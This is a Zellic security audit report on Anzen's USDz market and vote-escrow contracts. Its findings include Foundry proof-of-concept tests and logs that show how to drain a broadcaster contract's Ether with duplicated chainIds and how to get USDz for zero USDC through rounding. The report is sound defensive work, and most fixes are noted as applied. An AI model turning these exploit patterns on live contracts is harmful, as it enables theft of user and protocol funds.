Zellic


Prepared for
Ben Shyong
Anzen Labs Inc.

Prepared by
Hojung Han
Jaeeu Kim
Chongyu Lv
Zellic

December 13, 2024

Anzen and protocol-v2

Smart Contract Security Assessment



Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Anzen Labs Inc. from November 25th to December 9th, 2024. During this engagement, Zellic reviewed Anzen and protocol-v2's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Could a malicious user drain the tokens from the contracts?
- Could a malicious user vote more than they are entitled to?
- Could a malicious user claim more rewards than they are entitled to?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.4. Results

During our assessment on the scoped Anzen and protocol-v2 contracts, we discovered nine findings. No critical issues were found. Three findings were of medium impact, three were of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for the benefit of Anzen Labs Inc. in the Discussion section (4. ↗).

Breakdown of Finding Impacts

Impact Level	Count
Critical	0
High	0
Medium	3
Low	3
Informational	3



2. Introduction

2.1. About Anzen and protocol-v2

Anzen Labs Inc. contributed the following description of Anzen and protocol-v2:

> Anzen is the creator of USDz, a stablecoin backed by a diversified RWA portfolio, allowing holders to mitigate volatility and earn rewards through all market cycles. ANZ is the protocol utility token for the Anzen ecosystem.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect

its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Anzen and protocol-v2 Contracts

Type	Solidity
Platform	EVM-compatible
Target	Anzen contracts
Repository	https://github.com/Anzen-Finance/anz-contracts ↗
Version	`2ae05f2416ebcb6e6d317bfd4d3e89a5a332889d`

Programs	`VotingControllerStorageUpg.sol`
	`AnzenVotingControllerUpg.sol`
	`VotingResultBroadcaster.sol`
	`VotingEscrowAnzenSidechain.sol`
	`VotingEscrowAnzenMainchain.sol`
	`VotingEscrowTokenBase.sol`
	`VeBalanceLib.sol`
	`VeHistoryLib.sol`
	`WeekMath.sol`
	`AnzenGaugeControllerMainchainUpg.sol`
	`AnzenGaugeControllerSidechainUpg.sol`
	`AnzenGaugeControllerBaseUpg.sol`
	`PMath.sol`
	`BoringOwnableUpgradeable.sol`
	`TokenHelper.sol`
	`MiniHelpers.sol`
	`StakePool.sol`
	`LockingToken.sol`
	`AeroStrategy.sol`
	`AnzenToken.sol`

Target	Anzen protocol-v2
Repository	https://github.com/Anzen-Finance/protocol-v2 ↗
Version	`aea43c06534fc63a7418380d6339387cfc6d7b3a`
Programs	`MainnetUSDzMarket.sol` `LockedUsdzMarket.sol`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of 2.6 person-weeks. The assessment was conducted by three consultants over the course of 1.8 calendar weeks.

Contact Information

The following project managers were associated with the engagement:

Jacob Goreski
Engagement Manager
jacob@zellic.io ↗

Chad McDonald
Engagement Manager
chad@zellic.io ↗

The following consultants were engaged to conduct the assessment:

Hojung Han
Engineer
hojung@zellic.io ↗

Jaeeu Kim
Engineer
jaeeu@zellic.io ↗

Chongyu Lv
Engineer
chongyu@zellic.io ↗

2.5. Project Timeline

The key dates of the engagement are detailed below.

November 25, 2024	Kick-off call
November 25, 2024	Start of primary review period
December 9, 2024	End of primary review period

3. Detailed Findings

3.1. Fees could be overcharged by duplicated `chainId`s during broadcast

Target	VotingResultBroadcaster		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

In VotingResultBroadcaster, the function `finalizeAndBroadcast` is used to calculate the fees of broadcasting and execute broadcasting. Based on the structure of the contract, it seems that the owner deposits Ether into the contract and periodically/automatically calls `finalizeAndBroadcast` to ensure updates are made accordingly.

However, `finalizeAndBroadcast` is external, and there are no restrictions on the `chainId` parameter. This poses a risk as the `_broadcastResults` function in AnzenVotingControllerUpg does not check for duplicate `chainId` values.

```
function finalizeAndBroadcast(uint64[] calldata chainIds) external {
    uint256 currentWeek = WeekMath.getCurrentWeekStart();
    if (lastBroadcastedWeek >= currentWeek)
    revert Errors.VCAlreadyBroadcasted();
    lastBroadcastedWeek = currentWeek;

    votingController.finalizeEpoch();
    for (uint256 i = 0; i < chainIds.length; ) {
        uint64 chainId = chainIds[i];
        uint256 fee = votingController.getBroadcastResultFee(chainId);
        votingController.broadcastResults{ value: fee }(chainId);
        unchecked {
            i++;
        }
    }
}
```

Impact

A malicious user could exhaust the balance of the VotingResultBroadcaster contract by broadcasting the same `chainId` multiple times.

The following proof-of-concept script demonstrates that an attacker could exhaust the broadcast contract.

```
function testAuditExhuastingResultBroadcaster() public {
    vm.startPrank(admin);
    address(votingResultBroadcaster).call{value: 100 ether}("");

    address pool = address(0x1337);
    anzenVotingControllerUpg.addPool(
        43113,
        pool,
        10 ** 18,
        100
    );

    anzenVotingControllerUpg.addDestinationContract(pool, 43113);
    anzenMsgSendEndpointUpg.addReceiveEndpoints(address(31337), 43113);
    vm.stopPrank();

    // fee 1 ether (not reasoable just for testing)
    vm.mockCall(
        address(lzEndpoint),
        abi.encodeWithSelector(ILayerZeroEndpoint.estimateFees.selector),
        abi.encode(uint256(1 ether), uint256(1 ether))
    );

    console.log("votingResultBroadcaster balance: ",
    address(votingResultBroadcaster).balance);

    vm.startPrank(user1);
    anzenToken.approve(address(votingEscrowAnzenMachine), 100 ether);

    uint128 expire = calc_wtime(uint128(block.timestamp)) + 100 weeks;
    uint256 Vebalance
    = votingEscrowAnzenMachine.increaseLockPosition(100 ether, expire);

    address[] memory pools = new address[](1);
    uint64[] memory weights = new uint64[](1);
    pools[0] = pool;
    weights[0] = 10 ** 18;
    anzenVotingControllerUpg.vote(pools, weights);
    vm.warp(block.timestamp + 1 weeks);

    uint64 [] memory chainIds = new uint64[](100);
    for (uint i = 0; i < 100; i++) {
        chainIds[i] = 43113;
    }
    votingResultBroadcaster.finalizeAndBroadcast(chainIds);
    console.log("votingResultBroadcaster balance: ",
```

```
    address(votingResultBroadcaster).balance);
    vm.stopPrank();
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditExhuastingResultBroadcaster() (gas: 5724578)
Logs:
  votingResultBroadcaster balance:  100000000000000000000
  votingResultBroadcaster balance:  0
```

Recommendations

Add checking for duplicate `chainId` values in the `_broadcastResults` function in AnzenVotingControllerUpg.

Remediation

This issue has been acknowledged by Anzen Labs Inc., and a fix was implemented in commit `9ff5c7ce`↗.

3.2. High voting power could be usable without minimum lock time

Target	LockingToken		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

In LockingToken, the function `_deposit_for` invokes `votingPowerUnlockTime` when it is called by `increaseAmount`. However, it does not check whether the newly obtained voting power through `votingPowerUnlockTime` remains locked for the `MINDAYS` period.

```
function _deposit_for(
    address _addr,
    uint256 _value,
    uint256 _days
) internal nonReentrant {
    // ...
    uint256 _vp;
    if (_amount == 0) {
        _vp = votingPowerLockedDays(_value, _days);
        // ...
    } else if (_days == 0) {
        _vp = votingPowerUnlockTime(_value, _end);
        // ...
    } else {
        _vp = votingPowerLockedDays(_amount, _days);
        // ...
    }
    require(_vp > 0, "No benefit to lock");
    _mint(_addr, _vp);
    // ...
}

function votingPowerUnlockTime(uint256 _value, uint256 _unlock_time)
    public view override returns (uint256) {
    if (_unlock_time <= block.timestamp) return 0;
    uint256 _lockedSeconds = _unlock_time - block.timestamp;
    if (_lockedSeconds >= MAXTIME) return _value;
    return _value * _lockedSeconds / MAXTIME;
}
```

```
function votingPowerLockedDays(uint256 _value, uint256 _days)
    public pure override returns (uint256) {
    if (_days >= MAXDAYS) return _value;
    return _value * _days / MAXDAYS;
}
```

Impact

A malicious user could deposit tokens with `MINDAYS` and then wait for time to pass. After time has passed, for example `MINDAYS - 1 seconds`, the malicious user could call `increaseAmount` with a huge amount of tokens and obtain high voting power that is withdrawable one second later. This could be a potential risk if the voting power is used for governance or other important decisions.

Recommendations

Add a check to ensure that the voting power obtained through `votingPowerUnlockTime` remains locked for the `MINDAYS` period above.

Remediation

This issue has been acknowledged by Anzen Labs Inc., and a fix was implemented in commit `26ee4c15` ↗.

3.3. Incorrect use of `totalPendingTokens` leads to inability to rescue ERC-1155 tokens

Target	LockedUSDzMarket		
Category	Business Logic	**Severity**	Medium
Likelihood	Low	**Impact**	Medium

Description

Admins can rescue ERC-1155 tokens in LockedUSDzMarket via `rescueERC1155()`, and there is a check to ensure they cannot rescue tokens currently reserved for pending orders.

```
function rescueERC1155(uint256 tokenId, address to, uint256 amount)
    external onlyRole(DEFAULT_ADMIN_ROLE) {
    require(amount <= lockedUsdz.balanceOf(address(this), tokenId)
    - totalPendingTokens, "Cannot rescue ERC1155 tokens reserved for pending
    offers");
    lockedUsdz.safeTransferFrom(address(this), to, tokenId, amount, "");
}
```

However, the use of `totalPendingTokens` is incorrect here. The `totalPendingTokens` is the amount of pending tokens for orders, for all token IDs combined. If there are pending orders that have a different token ID than the token ID to rescue, admins will be unable to rescue all lost tokens.

Impact

Admins will likely be unable to rescue any ERC-1155 tokens lost in the contract.

For example, if there is a pending order with 100 tokens of ID 1, and 50 tokens of ID 2 need to be rescued, `totalPendingTokens` will be 100, while `lockedUsdz.balanceOf(address(this), 2)` will be 50, resulting in admins being unable to rescue any tokens of ID 2 due to underflow.

```
function testAuditUnableRescueERC1155() public {
    // create offer for 100 tokens of Id 1
    uint256 tokenId = 1;
    uint256 offerAmount = 100e18;
    uint256 askPrice = 0.99e6;

    vm.prank(user1);
    market.createOffer(tokenId, offerAmount, askPrice);
```

```
    // someone loses 50 tokens of Id 2
    uint256 rescueTokenId = 2;
    uint256 rescueAmount = 50e18;
    lockedUsdz.mint(address(market), rescueTokenId, rescueAmount);

    // admin tries rescue 50 tokens of Id 2
    vm.prank(admin);
    market.rescueERC1155(2, admin, rescueAmount); // fails due to underflow
    assertEq(lockedUsdz.balanceOf(admin, rescueTokenId), rescueAmount);
}
```

The following text is the result of the proof-of-concept script, which fails, showing the admin is unable to rescue the tokens:

```
Ran 1 test for test/LockedUSDzMarketTest.t.sol:LockedUsdzMarketTest
[FAIL. Reason: panic: arithmetic underflow or overflow (0x11)]
    testAuditUnableRescueERC1155() (gas: 308482)
Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 8.13ms
    (1.13ms CPU time)
```

Recommendations

Use a mapping to store pending tokens for each token ID, such as `mapping(uint256 => uint256) public pendingTokens;`.

Remediation

This issue has been acknowledged by Anzen Labs Inc., and a fix was implemented in commit `d20afe58` ↗.

3.4. Rounding issue in USDz markets

Target	LockedUSDzMarket, MainnetUSDzMarket		
Category	Business Logic	**Severity**	High
Likelihood	Low	**Impact**	Low

Description

In MainnetUSDzMarket and LockedUsdzMarket, the function `fillOffer` invokes `calculateRequiredUSDC` to calculate `requiredUSDC` by amount.

```
function fillOffer(uint256 offerId, uint256 usdzAmount)
    external nonReentrant {
    Offer storage offer = offers[offerId];
    require(usdzAmount <= offer.amount, "Requested amount too large");
    require(usdzAmount > 0, "Amount must be greater than 0");

    uint256 requiredUSDC = calculateRequiredUSDC(usdzAmount, offer.askPrice);
    // ...
    // ...
}
```

```
function calculateRequiredUSDC(uint256 usdzAmount, uint256 askPrice)
    public pure returns (uint256) {
    require(askPrice <= 1e6, "Ask price must be <= 1");
    uint256 usdzAmountInUSDCDecimals = usdzAmount / 1e12;
    return (usdzAmountInUSDCDecimals * askPrice) / 1e6;
}
```

However, if `usdzAmount` is small, `requiredUSDC` could be zero by rounding down.

Impact

A malicious user could get USDz tokens without paying USDC tokens. The following proof-of-concept script demonstrates that the attacker could obtain a small amount of USDz tokens without paying USDC tokens.

```
function testAuditRoundingIssue() public {
    uint256 offerAmount = 200e18;
```

```
    uint256 askPrice = 0.99e6;

    vm.prank(user1);
    market.createOffer(1, offerAmount, askPrice);

    uint256 fillAmount = 2e12-1;
    uint256 requiredUSDC = market.calculateRequiredUSDC(fillAmount, askPrice);

    uint256 balanceBefore = lockedUsdz.balanceOf(user2, 1);
    console2.log("Attacker's USDZ balance before fillOffer:",balanceBefore);

    vm.startPrank(user2); // attacker
    market.fillOffer(0, fillAmount);
    vm.stopPrank();

    uint256 balanceAfter = lockedUsdz.balanceOf(user2, 1);
    console2.log("requiredUSDC: ",requiredUSDC);
    console2.log("fillAmount for USDz: ",fillAmount);
    console2.log("Attacker's USDZ balance after fillOffer: ",balanceAfter);
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditRoundingIssue() (gas: 305129)
Logs:
  Attacker's USDZ balance before fillOffer: 2000000000000000000000
  requiredUSDC:  0
  fillAmount for USDz:  1999999999999
  Attacker's USDZ balance after fillOffer:  2000000001999999999999
```

Recommendations

Check if the result of `calculateRequiredUSDC` is greater than zero.

Remediation

This issue has been acknowledged by Anzen Labs Inc., and a fix was implemented in commit 929c5a4c ↗.

3.5. Cross-chain VotingEscrow sync temporarily fails

Target	VotingEscrowAnzenSidechain, VotingEscrowAnzenMainchain		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

When cross-chain calls occur between VotingEscrowAnzenMainchain and VotingEscrowAnzenSidechain, there is no guarantee that the order of multiple cross-chain calls occurring within the same `block.timestamp` will be preserved. The data being synchronized between these contracts includes `totalSupply` and the user's `positionData`.

For instance, if three cross-chain calls are made from `VotingEscrowAnzenMainchain` that update a user's `LockedAmount` in `positionData` from 5 → 10 → 15, the corresponding updates on `VotingEscrowAnzenSidechain` may not occur in the same order. This could result in incorrect synchronization, such as 5 → 15 → 10, leading to inconsistencies in the data.

Impact

This issue can cause temporary inconsistencies between chains in the user's `LockedAmount` and `totalSupply`. It can disrupt user expectations and introduce inaccuracies in cross-chain operations.

Recommendations

To ensure the correct ordering of updates, replace the reliance on `block.timestamp` (`msgTime`) for ordering cross-chain calls with an incrementing index counter. This counter should increase by one with each execution and be included in the data sent from VotingEscrowAnzenMainchain to VotingEscrowAnzenSidechain. By implementing an explicit sequence mechanism, the cross-chain synchronization will maintain the correct order of operations.

Remediation

This issue has been acknowledged by Anzen Labs Inc..

Anzen Labs Inc. provided the following response:

> we acknowledge this issue and will keep the code. (user can call update again to refresh their balance)

3.6. Missing expiration time check in the `fillOffer` function

Target	src/MainnetUSDzMarket.sol, src/LockedUsdzMarket.sol		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

The contracts support a quarterly buyback mechanism where users (particularly large investors or institutions) can deposit USDz along with an asking price. Users must set a minimum lock time (`expirationTime`) for their offer. The current implementation allows users to cancel their offer and withdraw USDz once the `expirationTime` has passed. However, the `fillOffer` function does not check whether an offer has expired before attempting to fulfill it.

If a stale order (an order past its `expirationTime`) is filled, this can lead to incorrect or unintended protocol behavior.

Impact

Fulfilling a stale order can create inconsistencies and potential financial risks for users and the protocol. While most users are expected to set their offer price at 1 USDC, this issue may affect users setting prices lower than 1 USDC.

Recommendations

Add an `expirationTime` check to the `fillOffer` function to ensure that only valid, non-expired offers are filled. This change aligns with the expected protocol behavior and safeguards against filling stale orders.

Remediation

This issue has been acknowledged by Anzen Labs Inc., and a fix was implemented in commit b04094a9 ↗.

3.7. Deletion does not delete all values

Target	VotingControllerStorageUpg		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	Low	**Impact**	Informational

Description

In VotingControllerStorageUpg, `_removePool` deletes `poolData`, but the `slopeChanges` mapping within `poolData` is not actually deleted. Currently, since `poolData` is always checked for activity when used, this does not pose a security risk.

Impact

Using delete on a (possibly nested) struct containing a mapping member does not delete the mapping. The following proof-of-concept script demonstrates that the `slopeChanges` mapping within `poolData` is not actually deleted.

```
contract AuditTest is Test {
    address public admin;
    address public user1;

    // for locking token
    ProxyAdmin public proxyAdminLockingToken;
    TransparentUpgradeableProxy public proxyLockingToken;
    LockingToken public lpLocking;
    MockERC20 public lockedToken;

    // for voting controller
    ProxyAdmin public proxyAdminAnzenVotingControllerUpg;
    TransparentUpgradeableProxy public proxyAnzenVotingControllerUpg;
    AnzenVotingControllerUpg public anzenVotingControllerUpg;
    MockERC20 public anzenToken;

    function setUp() public {
        admin = vm.addr(0x1);
        user1 = vm.addr(0x2);

        setUp_LockingToken();
        setUp_VotingController();
    }
```

```
function setUp_LockingToken() internal {
    vm.startPrank(admin);
    lockedToken = new MockERC20("Locked Token", "LCK");

    proxyAdminLockingToken = new ProxyAdmin();
    proxyLockingToken
= new TransparentUpgradeableProxy(address(new LockingToken()),
address(proxyAdminLockingToken), "");
    lpLocking = LockingToken(address(proxyLockingToken));
    lpLocking.initialize(
        "Anzen LP Locking",
        "LockLP",
        address(lockedToken),
        100000000,
        address(0),
        address(0)
    );

    lockedToken.mint(user1, 100 ether);
    vm.stopPrank();
}

function setUp_VotingController() internal {
    vm.startPrank(admin);
    anzenToken = new MockERC20("Anzen Token", "ANZ");

    proxyAdminAnzenVotingControllerUpg = new ProxyAdmin();
    proxyAnzenVotingControllerUpg
= new TransparentUpgradeableProxy(address(new
AnzenVotingControllerUpg(address(anzenToken), address(0x1337), 0)),
address(proxyAdminAnzenVotingControllerUpg), "");
    anzenVotingControllerUpg
= AnzenVotingControllerUpg(address(proxyAnzenVotingControllerUpg));
    anzenVotingControllerUpg.initialize();
    vm.stopPrank();
}

function testAuditRemovePoolDirty() public {
    vm.startPrank(admin);

    // write to PoolData storage slot
    address pool = address(0x1337);
    anzenVotingControllerUpg.addPool(
        0,
        pool,
        100,
```

```
            100
        );
        address[] memory pools = new address[](1);
        uint64[] memory weights = new uint64[](1);
        pools[0] = pool;
        weights[0] = 100;
        anzenVotingControllerUpg.vote(pools, weights);
        anzenVotingControllerUpg.removePool(address(0x1337));

        // check slopeChanges mapping slot dirty
        uint128[] memory wTimes = new uint128[](1);
        wTimes[0] = 62899200;
        (,,,uint128[] memory dirty)
    = anzenVotingControllerUpg.getPoolData(address(0x1337), wTimes);

        console.log("pool slopeChanges slot dirty: ", dirty[0]);
        vm.stopPrank();
    }
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditRemovePoolDirty() (gas: 313463)
Logs:
  pool slopeChanges slot dirty:  15
```

Recommendations

Consider adding an array to record the keys of the nested map `slopeChanges`, and iterate over the array to delete all values in the nested map when performing deletion.

Remediation

This issue has been acknowledged by Anzen Labs Inc..

Anzen Labs Inc. provided the following response:

> The team decided to not make changes for those issues at this time

3.8. Missing `_disableInitializers`

Target	AnzenVotingControllerUpg		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	Low	**Impact**	Informational

Description

The `_disableInitializers` is missing in the constructor of the AnzenVotingControllerUpg contract.

Impact

Some functions use the `initializer` modifier in the constructor, while others use `_disableInitializers`, resulting in inconsistent usage patterns. According to the OpenZeppelin documentation ↗,

> Do not leave an implementation contract uninitialized. An uninitialized implementation contract can be taken over by an attacker, which may impact the proxy. To prevent the implementation contract from being used, you should invoke the `_disableInitializers` function in the constructor to automatically lock it when it is deployed.

Recommendations

Consider using `_disableInitializers` in the constructor.

Remediation

This issue has been acknowledged by Anzen Labs Inc..

Anzen Labs Inc. provided the following response:

> The team decided to not make changes for those issues at this time

3.9. Unnecessary `transfer` functionality in LockingToken

Target	contracts/lockLP/LockingToken.sol		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

LockingToken is intended for users to lock their Aerodrome LP positions directly with the Anzen protocol. This design ensures that users receive rewards directly from the protocol, bypassing indirect rewards through Aerodrome bribes. However, the `transfer` functionality within the LockingToken contract appears unnecessary for its intended purpose.

Impact

While there are no direct security vulnerabilities associated with this functionality, having unnecessary features increases the contract's attack surface. This can potentially expose the system to unforeseen vulnerabilities in the future.

Recommendations

Remove the `transfer` functionality from the LockingToken contract to reduce the attack surface and maintain simplicity.

Remediation

This issue has been acknowledged by Anzen Labs Inc..

Anzen Labs Inc. provided the following response:

> The team decided to not make changes for those issues at this time

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. Lack of test flows

Target	Multiple contracts		
Category	Code Maturity	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

When building a complex contract ecosystem with multiple moving parts and dependencies, comprehensive testing is essential. This includes testing for both positive and negative scenarios. Positive tests should verify that each function's side effect is as expected, while negative tests should cover every revert, preferably in every logical branch.

The test coverage for this project is thorough and effectively covers the expected business flows. However, incorporating tests for negative or edge-case scenarios could have revealed several of our medium-impact findings.

